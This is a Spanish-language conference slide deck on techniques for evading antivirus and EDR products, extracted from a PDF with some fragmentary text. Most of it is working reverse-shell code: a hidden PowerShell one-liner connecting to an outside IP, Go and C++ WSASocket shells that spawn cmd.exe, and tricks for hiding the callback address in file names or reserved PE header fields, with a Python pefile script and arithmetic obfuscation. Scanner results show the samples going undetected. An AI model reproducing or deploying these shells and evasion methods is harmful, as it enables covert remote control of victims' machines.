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# Tongos, Trucos y Protecciones (TTPs) para evadir AVs/EDRs

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
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## Whoami

```
class PedroC:
    def __init__(self):
        self.name = 'Pedro Candel'
        self.email = 's4ur0n@s4ur0n.com'
        self.web = 'https://www.s4ur0n.com'
        self.nick = '@NN2ed_s4ur0n'
        self.company = 'CS3 Group'
        self.webcorp = 'https://cs3group.com'
        self.role = 'Security Researcher'
        self.work = ['Reversing', 'Malware', 'Offensive Security', '...']
        self.groups = ['mlw.re', 'OWASP', 'NetXploit', '...']
```



# CS<sup>3</sup> Group

## Formación en Seguridad

Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

## Ingeniería Inversa

Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

## Hardware Hacking

Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

## Forense

Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

## SIGINT

Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

## ATM

Análisis de vulnerabilidades, auditoría, forense, skimming, shimmiing y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

## Hacking Ético

Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

## Exploiting

Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

## Seguridad en dispositivos móviles

Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

## DevSecOps

Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

## T.S.C.M.

Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

## PoS/TPV

Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

## Análisis de Malware

Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

## Desarrollo Seguro

Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

## Respuesta ante incidentes

Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

## Intelligence

Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

## Telecom

Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

## LOPD/GPDR/Cumplimiento

LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS





# 1. PowerShell

Reverse Shell & Cross-Compilers



# Reverse Shell & Cross-Compilers

## PayloadsAllTheThings (Oneliner TCP Client)

```
PS C:\Users\s4ur0n\Desktop\H-CON> powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TC
PClient("95.216.220.4",12345);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($byt
es, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendbac
k = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASC
II).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
En línea: 1 Carácter: 1
+ powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object Syst ...
+ ~~~~~
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\s4ur0n\Desktop\H-CON>
+ (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($s
endbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

# Reverse Shell & Cross-Compilers

## Migrar a Golang (p.e. reverse\_shell.go = gambas.go)

```
package main
import ( "os/exec"
        "os"
        "net" )

func main() {
    hcon, _:=net.Dial("tcp", os.Args[1]) // IP:Port
    gamba:=exec.Command(os.Args[2]) // Binary
    gamba.Stdin=hcon
    gamba.Stdout=hcon
    gamba.Stderr=hcon
    gamba.Run( )
}
```



# Reverse Shell & Cross-Compilers

Compi

env

ldfla

Descar

ild -

## LOLBAS

☆ Star 3,848



### Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib.

*MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).*

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).

Search among 155 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
<a href="#">AppInstaller.exe</a>	<a href="#">Download</a>	Binaries	<a href="#">T1105: Ingress Tool Transfer</a>
<a href="#">AspNet_Compiler.exe</a>	<a href="#">AWL bypass</a>	Binaries	<a href="#">T1127: Trusted Developer Utilities Proxy Execution</a>
<a href="#">At.exe</a>	<a href="#">Execute</a>	Binaries	<a href="#">T1053.002: At (Windows)</a>
<a href="#">Atbroker.exe</a>	<a href="#">Execute</a>	Binaries	<a href="#">T1218: Signed Binary Proxy Execution</a>
	<a href="#">Execute</a>		<a href="#">T1202: Indirect</a>

# Reverse Shell & Cross-Compilers

Descargar (tradicional) (a)

```
st@ds:~# r1wrap nc -lvp 12345
listening on [any] 12345 ...
connect to [95.216.220.4] from 193.red-8
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Instale la versión más reciente de PowerShell Core para Linux.
https://aka.ms/pscore6-linux

PS C:\Users\s4ur0n\Desktop\H-CON> whoami
whoami
edrdev-s4ur0n\s4ur0n
PS C:\Users\s4ur0n\Desktop\H-CON> █
```

```
57.193] 62727
```

cas y mejoras. <https://aka.ms/PSWindows>



KEEP  
CALM  
IT IS  
DEMO  
TIME

```
Windows PowerShell
PS C:\Users\s4ur0n\Desktop\H-CON> .\gamba.exe
```

```
> .\gamba.exe 172.16.113.1:12345 powershell
```



# Reverse Shell & Cross-Compilers

## Descargar (Teams y mil cosas más... EDR)

Copiar o descargar el payload en

The screenshot displays a security tool interface with a list of events and a detailed view of a process named Update.exe.

**Event List:**

Event time	Event	User
Jan 12, 2022, 11:22:20 AM	pwsh.exe created process Update.exe	ellishlomo
Jan 12, 2022, 11:17:44 AM	brave.exe set registry value for key 'HKEY_CURRENT_USER\S-1-1...	ellishlomo
Jan 12, 2022, 11:17:44 AM	brave.exe set registry value for key 'HKEY_CURRENT_USER\S-1-1...	ellishlomo

**Process Details (Update.exe):**

- Issuer: Microsoft Code Signing PCA 2011
- Is PE: False
- Process name: Update.exe
- Execution time: 1/12/2022, 11:22:20.564 AM
- Path: C:\Users\Ellishlomo\AppData\Local\Microsoft\Teams\Update.exe
- Integrity level: Medium
- Access privileges (UAC): Restricted
- Process ID: 15264
- Command line: "Update.exe" -MicrosoftUpdate.exe

# Reverse Shell & Cross-Compilers

## Defender


Filename  
gamba.exe

MD5  
71ca3630e635e0442ebbe6277052e20f

★ Detected by  
4/26

Scan Date  
03-01-2022 10:41:43

Your file has been scanned with 26 different antivirus software (no results have been distributed).  
The results of the scans has been provided below in alphabetical order.



NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: Clean

Fortinet: Clean

AhnLab V3 Internet Security: Clean

F-Secure: Heuristic.HEUR/AGEN.1135444

# Reverse Shell & Cross Compilers


## Ofuscar el código

```
root@ds:~# rlrwrap nc -lvp 12345
listening on [any] 12345 ...
connect to [95.216.220.4] from 193.104.12.100:4444
Windows PowerShell
Copyright (C) Microsoft Corporation
Instale la versión más reciente de PowerShell Core para Linux.
PS C:\Users\s4ur0n\Desktop\H-CON> whoami
edrdev-s4ur0n\s4ur0n
PS C:\Users\s4ur0n\Desktop\H-CON>
```

```
Windows PowerShell
PS C:\Users\s4ur0n\Desktop\H-CON> .\gamba
```

**ANTISCAN.ME**

Filename: gamba2.exe  
MD5: 015d5b7b388f7774f0f76e661f408



Clean  
Emsisoft Anti-Malware Clean  
Comodo Antivirus Clean  
Clean  
Zone Alarm Antivirus Clean  
Zillya Internet Security Clean

ANTISCAN.ME - NO DISTRIBUTE ANTIVIRUS SCANNER

```
64235
ejoras. https://aka.ms/PSWindows
```



## Reverse Shell & Cross-Compilers

- **Problemas:**

- **Firmas (Reconocimiento by Gibdeon):**

- `\x67\x63\x63\xe67\xe75`
- `INITY`
- `inity`
- `Infinity`
- `Mingw-w64 runtime failure:`
- `GCC: (GNU) 8.3-win32 20190406`
- `GCC: (GNU) 7.3-win32 20180506`
- `GCC: (GNU) 8.3-posix 20190406` **...Etc...**

## Reverse Shell & Cross-Compilers

### ➤ Flags y fechas de compilación:

- Requieren una charla completa... `-dead_strip -fno-common -fno-asynchronous-unwind-tables -fno-exceptions -fno-`

### • Soluciones Cross-Compilers:

- LLVM/Clang
- MinGW-w64
- Visual Studio
- Nim





## 2. Ofuscación

Code obfuscation through Mixed Boolean-Arithmetic (MBA) expressions

## Code obfuscation through MBA expressions

- [https://github.com/arnaugamez/talks/tree/master/2021/00\\_intent](https://github.com/arnaugamez/talks/tree/master/2021/00_intent)

@arnaugamez (Arnau Gàmez), Hacker and **mathematician**. Founder, security researcher and trainer @FuraLabs. Senior malware reverse engineer for \$vendor. Community @HackingLliure.

# Code obfuscation through MBA expressions

## Polynomial MBA expressions

A polynomial  
composed  
expression

$$E = \sum_{i \in I} a_i \cdot \left( \prod_{j \in J_i} e_{i,j}(x_1, \dots, x_t) \right)$$

each one  
eral bitwise



# Code obfuscation through MBA expressions

## Linear MBA expressions

We can easily verify this equivalence with an SMT solver like Z3.

---

```
from z3 import *
x = BitVec('x', 8)
y = BitVec('y', 8)
E = (x ^ y) + 2 * (x & y)   #  $E = (x \oplus y) + 2(x \wedge y)$ 
E_simp = x + y             #  $E_{simp} = x + y$ 
prove (E == E_simp)       #  $E \stackrel{?}{\equiv} E_{simp}$ 
```

---

```
$ python eq.py
proved
```

---

## Code obfuscation through MBA expressions

Ejemplo sencillo partiendo de la base:

$$E_1 = x + y$$

$$E_2 = (x \oplus y) + 2 * (x \wedge y)$$

$$E_3 = 151 * (39 * ((x \oplus y) + 2 * (x \wedge y)) + 23) + 111$$

# Code obfuscation through MBA expressions

## Código generado (32 bits):

```
uint8_t E1(uint8_t x, uint8_t y)
{
    return x+y;
}
```

---

```
movzx edx, byte [var_4h]
movzx eax, byte [var_8h]
add    eax, edx
```

---

```
uint8_t E2(uint8_t x, uint8_t y)
{
    return (x^y)+2*(x&y);
}
```

---

```
movzx eax, byte [var_4h]
xor   al, byte [var_8h]
mov   edx, eax
movzx eax, byte [var_4h]
and   al, byte [var_8h]
add   eax, eax
add   eax, edx
```

---

```
uint8_t E3(uint8_t x, uint8_t y)
{
    return 151*(39*((x^y)+2*(x&y))+23)+111;
}
```

---

```
movzx eax, byte [var_4h]
xor   al, byte [var_8h]
movzx edx, al
movzx eax, byte [var_4h]
and   al, byte [var_8h]
movzx eax, al
add   eax, eax
add   eax, edx
imul  eax, eax, 0x27
add   eax, 0x17
mov   edx, 0xffffffff97
imul  eax, edx
add   eax, 0x6f
```

# Code obfuscation through MBA expressions

## Algunas variaciones (2 variables de 8 bits):

$y - (-x) - 1$   
 $-(-x) - (-y) - 2$   
 $2 * y - (-x) + (-y)$   
 $(x | y) + y - (-x \& y)$   
 $y + (x \& -y) + (x \& y)$   
 $(x | y) + (-x | y) - (-x)$   
 $(x \wedge y) + 2 * y - 2 * (-x \& y)$   
 $-(x \wedge y) + 2 * y + 2 * (x \& -y)$   
 $-(x | -y) - (-x) + (x \& y) - 2$   
 $2 * (x | y) - (-x \& y) - (x \& -y)$   
 $(x \wedge y) + 2 * (-x | y) - 2 * (-x)$   
 $(-x \& y) + (x \& -y) + 2 * (x \& y)$   
 $(x | -y) + (-x \& y) - (-(x \& y)) + (x | y)$   
 $3 * (x | -y) + (-x | y) - 2 * (-y) - 2 * (-(x \wedge y))$   
 $2 * (-(x \wedge y)) + 3 * (-x \& y) + 3 * (x \& -y) - 2 * (-(x \& y))$   
...

# Code obfuscation through MBA expressions

## Y otras operaciones:

$$x-y : (x \wedge y) + 2 * (x | \sim y) + 2$$

$$x \wedge y : (x | \sim y) + (\sim x | y) - 2 * (\sim (x | y)) - 2 * (x \& y)$$

$$x \& y : \sim \sim (x \& y) + (\sim x | y) + (x \& \sim y)$$

$$x | y : (\sim x \& y) + (x \& \sim y) + (x \& y)$$

$$2x-y : 3 * (x \& \sim y) - (\sim x \& y) + (\sim x | y) - \sim (x \& y)$$

$$-2*y : -(x \& y) - 2 * (\sim x \& y) + \sim (x | y) - \sim (x \wedge y)$$

# Code obfuscation through MBA expressions

P.e. 64 bits, 3 variables:

```
1*~(~a|(b^c))+3*((a&b)^(a^(b
2*(~b|(a^c))-1*(b&~(a^c))+2*
7*(~(a|~b)|(b^c))+7*(c^(~a&(
6*(c^~(~a&(~b|c)))+4*(a&b)+3
2*(~(a&b)&(a^(b^c)))-1*(c^(a
2*(b^(~a|(b|c)))+1*(~a|(b&c)
1*((a&b)^(~(a^(~b|c))))+1*(~b|
a&~b))+4*(c^(a|(~b|c)))-
3*((b&~c)|~(~a|(~b&c)))+1*(c
3*(c^(~a|(~b&c)))+1*(a&(b^c)
3*(b|(a&c))-11*(~a&(b|c))-5*
11*((a&b)^(~(a^(b&c)))-7*(b&
22*~(a|(b|c))+36*~(a|(~b|c))
16*~(~a|(b|c))+5*~(~a|(~b|c))+28*(~a&(~b&c))+12*(~a&(b&c))-21*(a&(~b&c)), -
12*(a&(b&c))
```



```
(b&~c)^(a|(b^c)))+11*~c-
(a&(~b|c)))+1*(b&(a^c))-
))-
~a|(b&c)))+11*(~a&(~b|c))-
^~(a^(b&c)))-2*~(a|(b&c))-
c)))+2*(~(a&b)&~(b^c))-
)))+5*(b^(~a&(~b|c)))+2*(c^(~
^c)))+4*(a|(~b&c))-
a|(b&c)))+2*(c^(~(a&(~b&c)))-
(~b|c)))-
)+4*(c&~(a^b))-
```

# Code obfuscation through MBA expressions

- **Conclusiones:**

- No ofuscar sólo el código y las cadenas.
- Ofuscar **todo tipo de operaciones susceptibles** (emplear 8/16/32/64 bits) según el destino y tipo.
- Recordar que  $- = +(-)$ ;  $* = +...n$ ; ...
- No emplear las optimizaciones de los compiladores (memoria, registros, etc.)





# 3. C++ Reverse Shell

WSASocket





# C++ Reverse Shell (WSASocket)

## WSASocketA function (winsock2.h)

The WSA Socket function creates a socket that is bound to a specific transport-service provider

```
s1 = WSA Socket(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);  
R.sin_family = AF_INET;  
R.sin_port = htons(std::stoul(port, nullptr, 0));  
R.sin_addr.s_addr = inet_addr(ip.c_str());
```

## C++ Reverse Shell (WSASocket)

```
WSAConnect(s1, (SOCKADDR*)&R, sizeof(R), 0, 0, 0, 0);  
memset(&A, 0, sizeof(A));  
A.cb = sizeof(A);  
A.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);  
A.hStdInput = A.hStdOutput = A.hStdError = (HANDLE)s1;  
  
TCHAR c[256] = L"cm";  
TCHAR d[256] = L"d.exe";  
CreateProcess(NULL, _tcscat(c, d), 0, 0, 1, 0, 0, 0, &A, &B);
```

## C++ Reverse Shell (WSASocket)

**Idea original:** [https://github.com/tihanyin/Simple-Reverse-Shell/blob/main/Reverse\\_shell\\_2022\\_12.cpp](https://github.com/tihanyin/Simple-Reverse-Shell/blob/main/Reverse_shell_2022_12.cpp)

```
string path = getFileName(argv[0]);
path.resize(path.size() - 4); //remove .exe from the file
//replace x to "."
for (int i = 0; i < path.size(); i++) {
    if (path[i] == 'x') {
        path[i] = '.';
    }
}
//PORT and IP from the executable
size_t i = path.rfind("_", path.length());
string port = path.substr(i+1, i-path.length());
string ip = path.substr(0, i);
```



## C++ Reverse Shell (WSASocket)

- Trick:

```
.\172x16x113x1_12345.exe
```

- Round #1:

- Ejecutar con otros caracteres  $\{d\{1,3\}\w+\dots$
- Otras combinaciones:  $\{d\{3\}\{d\{3\}\{d\{3\}\{d\{3\}\{d\{5\}\dots$
- Ambas:  $\{d\{3\}\w+\{d\{3\}\w+\{d\{3\}\w+\{d\{3\}\w+\{d\{5\}\dots$
- Sin extensión (tratado como un ejecutable)

# C++ Reverse Shell (WSASocket)

The image shows a Windows desktop environment. On the left, a terminal window displays the execution of a C++ Reverse Shell (WSASocket) program. The terminal output shows the directory path C:\Users\s4ur0n\source and a list of files and folders. In the center, a web browser window displays the scan result on antiscan.me, showing the filename 172x16x113x1\_12345 and the detection status 0/26. On the right, a security scanner interface is visible, showing the results of scans from various vendors: Ad-Aware Antivirus, AhnLab V3 Internet Security, Alyac Internet Security, Avast: Clean, AVG: Clean, Avira: Clean, Kaspersky: Clean, McAfee: Clean, and Malwarebytes: Clean. A large white sign with a crown icon and the text "KEEP CALM IT IS DEMO TIME" is overlaid on the center of the image.

# C++ Reverse Shell (WSASocket)

## Dos Header (winnt.h)

```
typedef struct _IMAGE_DOS_HEADER {           // DOS .EXE header
    WORD    e_magic;                          // Magic number
    WORD    e_cblp;                            // Bytes on last page of file
    WORD    e_cp;                              // Pages in file
    WORD    e_crlc;                            // Relocations
    WORD    e_cparhdr;                         // Size of header in paragraphs
    WORD    e_minalloc;                        // Minimum extra paragraphs needed
    WORD    e_maxalloc;                        // Maximum extra paragraphs needed
    WORD    e_ss;                              // Initial (relative) SS value
    WORD    e_sp;                              // Initial SP value
    WORD    e_csum;                            // Checksum
    WORD    e_ip;                              // Initial IP value
    WORD    e_cs;                              // Initial (relative) CS value
    WORD    e_lfarlc;                          // File address of relocation table
    WORD    e_ovno;                            // Overlay number
    WORD    e_res[4];                          // Reserved words
    WORD    e_oemid;                           // OEM identifier (for e_oeminfo)
    WORD    e_oeminfo;                         // OEM information; e_oemid specific
    WORD    e_res2[10];                        // Reserved words
    LONG    e_lfanew;                          // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

# C++ Reverse Shell (WSASocket)

```
PS C:\Users\s4ur0n\source\repos\wsock\x64\Release> python -m pefile .\172x16x113x1_12345.exe
-----Parsing Warnings-----

Failed parsing FunctionEntry of UNWIND_INFO at 3a9c: 'Chained function entry cannot be changed'

-----DOS_HEADER-----

[IMAGE_DOS_HEADER]
0x0      0x0    e_magic:                0x5A4D
0x2      0x2    e_cblp:                 0x90
0x4      0x4    e_cp:                   0x3
0x6      0x6    e_crlc:                 0x0
0x8      0x8    e_cparhdr:              0x4
0xA      0xA    e_minalloc:             0x0
0xC      0xC    e_maxalloc:             0xFFFF
0xE      0xE    e_ss:                   0x0
0x10     0x10   e_sp:                   0x0
0x12     0x12   e_csum:                  0x0
0x14     0x14   e_ip:                    0x0
0x16     0x16   e_cs:                    0x0
0x18     0x18   e_lfarlc:                0x40
0x1A     0x1A   e_ovno:                  0x0
0x1C     0x1C   e_res:                   0x0
0x24     0x24   e_oemid:                  0x0
0x26     0x26   e_oeminfo:                0x0
0x28     0x28   e_res2:                   0x0
0x3C     0x3C   e_tranw:                  0x100

-----NT_HEADERS-----
```

## C++ Reverse Shell (WSASocket)

- Random name

```
.\random_chars.exe
```

- Round #2:

- **res** ( $0x24 - 0x1C = 0x8 = 8$ ) ¿IPv4 [4] + Port [2]?
- **res2** ( $0x3C - 0x28 = 0x14 \Rightarrow 20$ ) ¿IPv4/6 [16] + Port [2]?
- **e\_csum** =  $0x00$  = Constante, no se emplea
- ¿Se comprueba(n) por los AVs/EDRs/Antimalware?



# C++ Reverse Shell (WSASocket)

pestudio 9.25 - Malware Initial Assessment - www.winitor.com

file settings about

📁 📄 ✂ 📄 ?

📁 c:\users\s4ur0n\source\repos\wsock\x64\release

- indicators (33)
- virustotal (warning)
- dos-header (64 bytes)
- dos-stub (192 bytes)
- rich-header (checksum)
- file-header (Dec.2021)
- optional-header (console)**
- directories (7)
- sections (93.94%)
- libraries (11) \*
- functions (64)
- exports (n/a)
- tls-callbacks (n/a)
- .NET (n/a)
- resources (manifest) \*
- strings (226)
- debug (Dec.2021) by (console)

property	value	detail
subsystem	0x0003	console
magic	0x020B	PE+
<b>file-checksum</b>	<b>0x00000000</b>	<b>0x00010147 (expected)</b>
entry-point	0x00001FA0	section:text
base-of-code	0x00001000	section:text
size-of-code	0x00001C00	7168 bytes
size-of-initialized-data	0x00002A00	10752 bytes
size-of-uninitialized-data	0x00000000	0 bytes
size-of-image	0x00009000	36864 bytes
size-of-headers	0x00000400	1024 bytes
size-of-stack-reserve	0x00100000	1048576 bytes
size-of-stack-commit	0x00001000	4096 bytes
size-of-heap-reserve	0x00100000	1048576 bytes
size-of-heap-commit	0x00001000	4096 bytes
section-alignment	0x00001000	4096 bytes

## C++ Reverse Shell (WSASocket)

- Random name

```
.\random_source.exe
```

- Round #3:

- **res** ( $0x24 - 0x1C = 0x8 = 8$ ) Port [2]
- **res2** ( $0x3C - 0x28 = 0x14 \Rightarrow 20$ ) IPv4/6 [16]
- **e\_csum** =  $0x00$  = Constante, no se emplea
- **PE\_Header (NT Header) + File\_Header + Optional\_Header = CRC recalculado**

# C++ Reverse Shell (WSASocket)

```
1  #!/usr/bin/env python
2  import pefile
3  import sys
4  import os
5  import time
6  from hashlib import md5
7  from time import localtime
8
9
10 def add_prefix(filename):
11     prefix = md5(str(localtime()).encode('utf-8')).hexdigest()
12     return f"{prefix}_{filename}"
13
14
15 def ip2hex(ip):
16     return "0x" + "".join(map(lambda i: "{:02X}".format(int(i)), ip.split(".")))
17
18
19 if len(sys.argv) < 3:
20     print('Usage: ' + sys.argv[0] + ' [path\]filename.ext IP port')
21     sys.exit()
22
23 # Open and save backup file
24 print('[+] Opening source file ' + sys.argv[1])
25 pe = pefile.PE(sys.argv[1])
26 tmpFilename = 'temp.exe'
27 newFilename = add_prefix(sys.argv[1])
28 print('[+] Writting settings into ' + newFilename)
29 pe.write(filename=tmpFilename)
30 pe.__data__.close()
```

# C++ Reverse Shell (WSASocket)

```
32 # Change DOS stub offsets (PEfile doesn't change DOS_HEADER)
33 file = open(tmpFilename, 'r+b')
34 hexIpAddr = ip2hex(sys.argv[2])
35 print('    [+] Victim IP: ' + sys.argv[2] + ' (' + hexIpAddr + ')')
36 data = bytes.fromhex(hexIpAddr[2:])
37 file.seek(28) #pe.DOS_HEADER.res (0x1C -> 0xAC107101)
38 file.write(data)
39 hexPort = hex(int(sys.argv[3]))
40 print('    [+] Target port: ' + sys.argv[3] + ' (' + hexPort + ')')
41 data = bytes.fromhex(hexPort[2:])
42 file.seek(40) # pe.DOS_HEADER.res2 (0x28 -> 0x3039)
43 file.write(data)
44 file.close()
45
46 # Save with new CRC and new datetime timestamp
47 print('    [+] Changing timestamp')
48 print('    [+] New checksum calculated')
49 pe = pefile.PE(tmpFilename)
50 epochTime = int(time.time())
51 pe.FILE_HEADER.TimeDateStamp = epochTime
52 pe.write(filename=newFilename)
53 pe.__data__.close()
54 # Clean tmp file
55 os.remove(tmpFilename)
```

# C++ Reverse Shell (WSASocket)

5

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file settings about

c:\users\s4ur0n\source\repos\wsock\x64\release

- indicators (33)
- virustotal (warning)
- dos-header (64 bytes)
- dos-stub (192 bytes)
- rich-header (checksum)**
- file-header (Dec.2021)
- optional-header (console)
- directories (7)
- sections (93.94%)
- libraries (11) \*
- functions (64)
- exports (n/a)
- tls-callbacks (n/a)
- .NET (n/a)
- resources (manifest) \*
- strings (226)
- debug (Dec.2021)

product-id (10)	build-id (5)	count
<a href="#">Implib900</a>	Visual Studio 2008 - 9.0	12
<a href="#">Utc1900_CPP</a>	n/a	24
<a href="#">Utc1900_C</a>	n/a	10
<a href="#">Masm1400</a>	n/a	3
<a href="#">Implib1400</a>	n/a	6
<a href="#">Implib1400</a>	Visual Studio 2015 - 14.0	5
<a href="#">Import</a>	Visual Studio	71
<a href="#">Utc1900_LTCCG_CPP</a>	n/a	1
<a href="#">Cvtres1400</a>	n/a	1
<a href="#">Linker1400</a>	n/a	1

property	value
offset	0x00000080
checksum-builtin	<b>0xE1ED2519</b>
checksum-computed	0x61EDC741

# C++ Reverse Shell (WSASocket)

## PE Checksum (sysinternals)

```
static uint CalcChecksum(byte[] data, int PEChecksum)
{
    long checksum = 0;
    var top = Math.Pow(2, 32);

    for (var i = 0; i < data.Length / 4; i++)
    {
        if (i == PEChecksum / 4)
        {
            continue;
        }
        var dword = BitConverter.ToUInt32(data, i * 4);
        checksum = (checksum & 0xffffffff) + dword + (checksum >> 32);
        if (checksum > top)
        {
            checksum = (checksum & 0xffffffff) + (checksum >> 32);
        }
    }
}
```

# C++ Reverse Shell (WSASocket)

```
checksum = (checksum & 0xffff) + (checksum >> 16);  
checksum = (checksum) + (checksum >> 16);  
checksum = checksum & 0xffff;
```

```
checksum += (uint)data.Length;  
return (uint)checksum;
```

```
}
```

[https://github.com/BitsOfBinary/pe\\_trimmer](https://github.com/BitsOfBinary/pe_trimmer)



## C++ Reverse Shell (WSASocket)

- **Problemas encontrados:**
  - El nombre del fichero no se podrá posteriormente recuperar y será nulo (incluso para .\)
  - El stub DOS\_HEADER tampoco podrá leerse y/o se verá que hay un tamper en su cabecera.
- **Aproximación a una solución:**
  - ¿Añadir un recurso con dichos datos? P.e. Un icono, tabla con los datos...



# C++ Reverse Shell (WSASocket)

```
int main()
{
    print:
    wchar:
    if (!
    {
    }
    else
    {
    }
    getch:
    FreeC:
    WSASt:
}

string convertToString(wchar_t* wc)
{
    char a[BUF_SIZE];
    char DefChar = ' ';
    int i;

    WideCharToMultiByte(CP_UTF8, 0, wc, -1, a, BUF_SIZE, &DefChar, NULL);
    string s = "";
    for (i = 0; i < BUF_SIZE; i++) {
        // printf("Char: %c\n", a[i]);
        if (a[i] == '\\0') {
            break;
        }
        s += std::string(1, a[i]);
    }
    return s;
}
```

## C++ Reverse Shell (WSASocket)

- **Problemas encontrados:**
  - Si lo pasamos a una shellcode, no tendremos acceso al recurso a no ser que lo leamos directamente... más código, más APIs y DLLs, y tocamos fichero en disco...

# C++ Reverse Shell (WSASocket)

- **Hardcodear** (compatible con shellcode) **y ofuscar**:

```
uint32_t hexIp = 0xAC107101; // 172.16.113.1 -> 0xAC107101
int hexPort = 0x3039; // 12345
string ip = "";
string port = "";

// Convert hex IP to string (ip dotted)
int temp = 0;
for (int i = 0; i < 8; i++) {
    if (i % 2 == 0)
    {
        temp += hexIp & 15;
        hexIp = hexIp >> 4;
    }
    else
    {
        stringstream ss;
        temp += (hexIp & 15) * 16;
        hexIp = hexIp >> 4;
        ss << temp;
        ip = ss.str() + "." + ip;
        temp = 0;
    }
}
ip.pop_back();
// cout << ip;
```

# C++ Reverse Shell (WSASocket)

```
// Convert hex port to string  
std::stringstream ss;  
ss << hexPort;  
port = ss.str();  
// cout << port;
```

```
// cin.get();
```

```
FreeConsole(); //Hide window  
WSAStartup(MAKEWORD(2, 2),  
s1 = WSASocket(AF_INET, SOCK_STREAM, 0,  
R.sin_family = AF_INET;  
R.sin_port = htons(std::stoi(port));  
R.sin_addr.s_addr = inet_addr("127.0.0.1");  
WSAConnect(s1, (SOCKADDR*)&R,  
memset(&A, 0, sizeof(A));  
A.cb = sizeof(A);  
A.dwFlags = (STARTF_USESTDHANDLES);  
A.hStdInput = A.hStdOutput = A.hStdError = INVALID_HANDLE_VALUE;  
TCHAR c[256] = L"cmd.exe";  
TCHAR d[256] = L"d.exe";  
CreateProcess(NULL, _tcscat(c, d), 0, 0, 1, 0, 0, 0, &A, &B);
```

